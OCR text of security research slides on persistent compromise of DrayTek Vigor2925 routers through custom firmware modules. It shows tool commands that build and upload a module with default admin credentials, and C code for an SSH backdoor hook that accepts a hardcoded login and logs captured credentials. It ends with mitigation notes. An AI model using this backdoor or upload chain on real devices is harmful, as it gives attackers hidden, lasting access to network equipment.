
How can we build a module?

- **draytek-arsenal** *mips_compile*

```
❯ python3 -m draytek_arsenal mips_compile ./mem_tools.dlm ./mem_tools.c

[+] Image 'draytek-arsenal' is present.
[*] Running mips_tools with: 'compile ./mem_tools.dlm ./mem_tools.c'
[+] Compiled with success. Bye.
```

- **draytek-arsenal** *elf_to_dlm*

```
❯ python3 -m draytek_arsenal elf_to_dlm --web-header ./mem_tools.dlm “key1” “key2”
./vr9appe.dlm

[*] Crating ./vr9appe.dlm from ./mem_tools.dlm
[*] Packing data
[*] Adding web header
[*] WH - Data len: 2472
[*] WH - Checksum: 0x94e6b7e1
[+] ./vr9appe.dlm creation success
```


Chrome File Edit View History Bookmarks Profiles Tab Window Help
Fri 5 Jul 1:45 PM
DrayTek Vigor2925 Series
Text to ASCII Art Generator
Not Secure 192.168.102.7
New Chrome available
octa@raspberrypi2: ~
octa@raspberrypi2:~$ picocom -q -b 115200 /dev/ttyUSB0
DrayTek Vigor2925 Series
Auto Logout
IPv6
Dashboard
Wizards
Online Status
Search menu
WAN
LAN
Hotspot Web Portal
Routing
NAT
Hardware Acceleration
Firewall
User Management
Objects Setting
CSM
APP Enforcement Profile
APPE Signature Upgrade
URL Content Filter Profile
Web Content Filter Profile
DNS Filter Profile
Bandwidth Management
Applications
VPN and Remote Access
Certificate Management
SSL VPN
USB Application
System Maintenance
Diagnostics
Central Management
VPN
AP
Switch
External Devices
MyVigor Services
Product Registration
Service Status
All Rights Reserved.
Admin mode
Status: Ready
CSM >> APPE Signature Upgrade
APP Enforcement License
Activate
[Status: Activated] [Provider:DT-APPE] [Start Date:2024-01-24 Expire Date:2025-01-23]
Upgrade Setting
APPE Module Version: 16.0 APPE Support List
Upgrade via interface: auto-selected (Waiting for WAN connection...)
Setup Download Server
auto-selected
Find more
Signature authentication / download message
Upgrade Manually
Import
Upgrade Automatically
Scheduled Update
Every: 1 (hour) 00 (minutes after the hour)
Daily: 0 (hour) 00 (minute)
Weekly: Sunday (day) 0 (hour) 00 (minute)
OK

Modules can be used to achieve persistent access


SSH Backdoor:

- Reverse engineering the SSH module
  - Hook target: **ssh_ccount_and_ldap_auth**
- Writing and compiling a hook
- Merging the hook with the original module to override it.

```
int hook(void* ssh, char *packet, void* users_offset) {

  B_Print("[+] Hooked\r\n");

  char user[0x20];
  char pass[0x20];

  strncpy(user, *((char**)(ssh + 0x14)), 0x10);
  strncpy(pass, (char*)(packet), 0x10);

  B_Print("[*] Trying to log with %s and %s\r\n", user, pass);

  if (strcmp(user, USER) == 0 && strcmp(pass, PASS) == 0) {
    B_Print("[+] Hook login successfully\r\n");
    return 1;
  }

  B_Print("[x] Hook login fail\r\n");

  return ssh_account_and_ldap_auth(ssh, packet, users_offset);
}
```

SSH Backdor

- Merge SSH DLM with the Hook DLM



Relocation Table Entry Format

Description	offset	size	field name
Offset used to calculate reloc	0x00	8	r_offset
Reloc typing meta-data	0x08	8	r_info
Extra argument used in reloc	0x10	8	r_addend

Macro	
ELF64_R_SYM(r_info)	((r_info) >> 32)
ELF64_R_TYPE(r_info)	((r_info) & 0xffffffff)


index	Symbol
0	function_1
1	function_2
...	...

Description	name
Section for holding plt relocs	.rela.plt
Section for dynamic symbol relocs	.rela.dyn
....	.rel(a).[name]

Code	field name	Description
0x00	R_X86_64_NONE	No Reloc
0x01	R_X86_64_64	Processor Specific Hidden class
..	...	...
0x06	R_X86_64_GLOB_DAT	Make a GOT entry
0x07	R_X86_64_JUMP_SLOT	Make a PLT entry
0x08	R_X86_64_RELATIVE	Adjust reloc by program base
..	...	...


DLM Hook

- Replace target function with hook in relocatable table entry



SSH DEMO




octa@CASE:~
octa@CASE ~ ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 -oHostKeyAlgorithms=+ssh-rsa -c aes256-cbc fernet@192.168.102.7
octa@raspberrypi2:~$ picocom -q -b 115200 /dev/ttyUSB0
Vigor2925 by DrayTek Corp.
LAN MAC Address : 00-1D-AA-C9-83-E8
IP Address : 10.10.10.1
IP Subnet Mask : 255.255.255.0
Firmware Version : 3.9.4
System Up Time : 0:0:10
-------- Main Menu --------
1 : Enable TFTP Server
Please Select Item :
BBG_Up ifno=3
(.venv) octa@CASE ~/Documents/Faraday/Research/draytek python -m draytek_arsenal send_to_cgi --user admin --pass admin 192.168.102.7 vr9ssh.dlm

Mitigation Strategies

Mitigation Strategies

- **The problem:** Persistent threats are facilitated by dynamic module loading.

- **First approach: Patched Firmware to remove the feature**
    - Avoid module loading at boot and APPE update.
    - Disadvantage: Feature loss



